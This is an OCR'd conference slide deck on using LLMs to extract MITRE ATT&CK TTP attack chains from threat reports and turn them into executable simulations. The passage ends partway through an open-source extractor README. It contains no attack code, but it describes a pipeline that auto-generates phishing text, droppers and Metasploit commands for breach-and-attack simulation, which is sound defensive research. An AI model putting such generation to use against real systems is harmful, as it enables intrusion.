Enhancing Modern Threat Intelligence

The Pivotal Role of Large Language Models in Extracting Actionable TTP Attack Chains

Jack Tang , Lorin Wu, Porot Mo

About Us

- Jack Tang

Jack, the team leader, has over 15 years of expertise in the security industry and is presently focusing on the use of MITRE ATT&CK® in security operations and threat intelligence. He is knowledgeable on kernel and virtualization vulnerability research for Android, Mac, and Windows. He ranked Top 16 on the MSRC in 2016 and Top 34 in 2015. In 2016, he was awarded the Microsoft Mitigation Bypass Bounty. Jack has lectured at security conferences such as CanSecWest, Black Hat, HITCon, and PacSec.

- Lorin Wu

Building an offensive and defensive knowledge graph for cyber security is what Lorin is currently working on. He spent many years working at Trend Micro, where he concentrated on the creation of heuristic patterns and mobile sandbox technologies. During this period, he identified various international cyber security operations that were reported to INTERPOL and Google Security Team.

- Porot Mo

Porot received a master's degree from the University of Chinese Academy of Sciences after graduating from the University of Science and Technology of China. He is currently devoted to the study of offensive and defensive technologies and has three years of expertise in sandbox development.

Agenda

- Background
- Solution Introduction
  - Key Modules & Architecture Overview
- Solution Implementation & Results
  - TTP Extraction Evolution (Three Ages) & KGRAG-Based TTP Extraction
  - KGRAG-Based TTP Attack Chain Enrichment
  - RAG-Based TTP Actionable Conversion
- Takeaways

Background

- Understanding TTP: Tactics, Techniques, and Procedures
- The Significance of TTP Extraction and Actionable Conversion
- The Challenges of TTP Extraction and Actionable Conversion

Background - Understanding TTP: Tactics, Techniques, and Procedures

Tactic


- The stage-specific objective of an adversary's actions.
- Examples
  - Privilege Escalation (***TA0004***)
  - Lateral Movement (***TA0008***)

Technique

- The methods adversaries use to achieve their tactical goals.
- Examples
  - Process Injection (***T1055***)
  - Exploitation of Remote Services (***T1210***)

Procedure


- The specific implements adversaries take to execute a technique.
- Example
  - XXXAPT has used ***Mimikatz*** to exploit a ***domain controller*** via the ***ZeroLogon*** exploit (CVE-2020-1472).



MITRE ATT&CK™ provides a unified language for TTP communication and the usage of offensive-defensive knowledge

Background - The Significance of TTP Extraction

- Defense Upgrade
  - From passive(Static IOC) to proactive(TTP) defense
- Why Accurate TTP Extraction Matters
  - **Granularity Foundation**: TTPs are the smallest unit of cyberattack behavior decomposition.
  - **Analysis & Defense Dependency**: Effective threat hunting, attribution, detection and mitigation are all based on TTP-level granularity.
    - MITRE ATT&CK Detection Model (Data Source/Data Component/Technique)
    - Other Security Products Detection Model e.g. XDR Rule for TTP sequence/data elements/data sources by providing telemetry data
    - …



David J. Bianco，2013，FireEye Pyramid of Pain


Shifting Focus from Indicators of Compromise (IOC) to Adversary Behavior (TTP).

ID	Data Source	Data Component	Detects
DS0022	File	File Metadata	Monitor for contextual data about a file, which may include information such as name, the content (ex: signature, headers, or data/media), user/owner, permissions, etc.
		File Modification	Monitor for changes made to files that may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges.
DS0011	Module	Module Load	Monitor DLL/PE file events, specifically creation of these binary files as well as the loading of DLLs into processes. Look for DLLs that are not recognized or not normally loaded into a process.
DS0009	Process	OS API Execution	Monitoring Windows API calls indicative of the various types of code injection may generate a significant amount of data and may not be directly useful for defense unless collected under specific circumstances for known bad sequences of calls, since benign use of API functions may be common and difficult to distinguish from malicious behavior. Windows API calls such as `CreateRemoteThread`, `SuspendThread`/`SetThreadContext`/`ResumeThread`, `QueueUserAPC`/`NtQueueApcThread`, and those that can be used to modify memory within another process, such as `VirtualAllocEx`/`WriteProcessMemory`, may be used for this technique.[87] Monitoring for Linux specific calls such as the ptrace system call should not generate large amounts of data due to their specialized nature, and can be a very effective method to detect some of the common process injection methods.[88] [89] [90] [91]

A MITRE ATT&CK detection model, Process Injection(T1055)

Background - The Significance of TTP Actionable Conversion

- Why TTP Actionable Conversion Matters?
  - **TTP Intelligence Operationalization**: Bridging Theory(TTP Context) to Actionable Exercises
    - Enables real-time **detection of code-level** attack behaviors and rapid respond by SOAR playbooks (EDR/SEIM/SOAR…)
    - Brings actionable TTPs into **simulatable** and **executable** attack scenarios, e.g. red-blue drills, pen testing and BAS platforms... Provides verifiable improvement measures for depth-defense systems



One playbook from 360 BAS platform, based on an actionable TTP attack chain

Background - The Challenges of TTP Extraction and Actionable Conversion

The Challenges of TTP Extraction

- Reports Designed to Be **Human Readable**
- Always Contain **Overly Subjective Descriptions** in Threat Reports
- Always Contain **Overly Abstract Descriptions ,** Mismatch Between Reports and Real Attack Chains: **Ignoring Assets/Environment Context**

The Challenges of TTP Actionable Conversion


- Purely Manual, **Extremely Time-consuming**
- Depends on **Personnel Knowledge and Skills**

Solution Introduction

- Key Modules
- Architecture Overview

Solution Introduction - Key Modules


- Attack Path Generator
  - Analyze threat reports to **extract attack path descriptions** (the sequence of behaviors adversaries take during an attack).
- TTP Chain Generator
  - Converts unstructured attack path descriptions into **structured TTP chains** with standardized fields (TTP: the procedure description, tactics and techniques, vulnerabilities exploited, targeted assets, tools used …) accurately and automatically.
- TTP Chain Enricher
  - **Supplements missing TTPs** in the chain to ensure both completeness and realism of the attack chain (Based on the reasoning engine by structed TTPs).
- Actionable TTP Chain Generator
  - Translates structured TTP chains into **executable code or automation scripts** for further defense tasks.


Threat Reports
(APT/Ransom/Miner/Malware...)
Attack Path Generator
LLM
TTP Chain Generator
LLM
TTP Chain Enricher
LLM
Actionable TTP Chain Generator
LLM
KGRAG
KGRAG
RAG
① Fine-tuned TTP Extractor
② TTP Verifier/Rethink Module
Knowledge Graph
TTP Chain Synthesizer
① ② ③
Phishing Text
Downloaders/Droppers
(Lures)
New Modules or msfconsole Commands
of Metasploit Framework

Solution Implementation & Results

- TTP Extraction Evolution (Three Ages)
  - Bronze Age: Traditional ML/DL (Baseline Accuracy)
  - Silver Age: Pre-trained Model/BERT Fine-tuning (Enhanced Accuracy)
  - LLM Age: LLM Generation (SOTA Accuracy)
- KGRAG-Based TTP Extraction
- KGRAG-Based TTP Chain Enrichment
- RAG-Based TTP Actionable Conversion

TTP Extraction Evolution - Bronze Age: Traditional ML/DL (Baseline Accuracy)




An example about semantic dependency analysis

Traditional Machine Learning

- Data Preprocessing
- Deep-level Sentence Segmentation
- **Semantic Dependency Analysis**
- Synonym Expansion
- **Bag-of-Words (BOW)** Model to Engineer Features
- Train and Predict with Selected Models

Deep Learning


- Recurrent Neural Networks (RNN)
- **Long Short-Term Memory** (LSTM)
  - Addresses **gradient vanishing/exploding issues** in long sequences



TTP Extraction Evolution - Bronze Age: Traditional ML/DL (Baseline Accuracy)

2019, NER extraction as the task based on Deep Learning
https://i.blackhat.com/USA-19/Thursday/us-19-Soman-Death-To-The-IOC-Whats-Next-In-Threat-Intelligence.pdf

2021, Lorin Wu & Porot Mo at Internet Security Conference2021,
Topic: Leverage AI to Extract TTP Automatically from Unstructured Reports




2022, MITER Tram project based on Machine Learning,
https://github.com/center-for-threat-informed-defense/tram/

Excessive Preprocessing; Feature Engineering Dependency; Weak Generalization


TTP Extraction Evolution - Silver Age: Pre-trained Model/BERT Fine-tuning (Enhanced Accuracy)

- **High-Quality Training Data** Preparation
- Pre-trained Model **Selection Strategy**
  - BERT, a groundbreaking bidirectional transformer-based model released by Google in 2018.
  - Whole Word Masking (WWM) technology, e.g. **BERT with WWM** (English, Google), **BERT-wwm-ext** (Chinese, HIT& iFLYTEK)
- Hyperparameter Auto-Tuning
  - Training Epochs/Max Sequence Length/Learning Rate
- Model Distillation and Lightweight Deployment



After the ransomware enumerates user files, the ransomware starts encrypting those files.

bert-base-uncased, English



通过修改注册表启动项，实现持久化。

bert-wwm-ext, Chinese

TTP Extraction Evolution - Silver Age: Pre-trained Model/BERT Fine-tuning (Enhanced Accuracy)

2022, Lorin Wu & Porot Mo at Internet Security Conference2022
Topic: Research on Extracting TTP Entities from Unstructured Text Using Self-Attention mechanism

Luwak TTP Extractor

English | 简体中文

Table of Content

Overview

Luwak TTP Extractor uses pre-trained models to extract Tactics, Techniques and Procedures (TTPs) from unstructured threat reports. It uses ERNIE pre-trained models to infer common TTPs from threat reports. Currently, we only open source the fine-tuned model for English content. It is expected that in H2, we will have an external TTP extraction service for trial use. It supports Chinese and English content. When the time comes, we will update the URL here.

Background

MITRE ATT&CK is a framework which uses TTPs to describe the operation modes in campaigns of threat actors. TTPs are valuable to Breach and Attack Simulation (BAS) system to assess defense capabilities, and are the most important parts of TTP-based Knowledge Graph. Most TTPs of threat actors in security community exist in unstructured threat reports, such as malware blogs and white papers.

The pre-trained language model is pre-trained on a large-scale corpus, thus it can learn a general language representation, and has excellent results in many downstream natural language processing tasks. Extracting TTPs from unstructured reports is essentially a text multi-classification task. Therefore, using the pre-trained language model for downstream TTP extraction task can achieve good results.

Setup

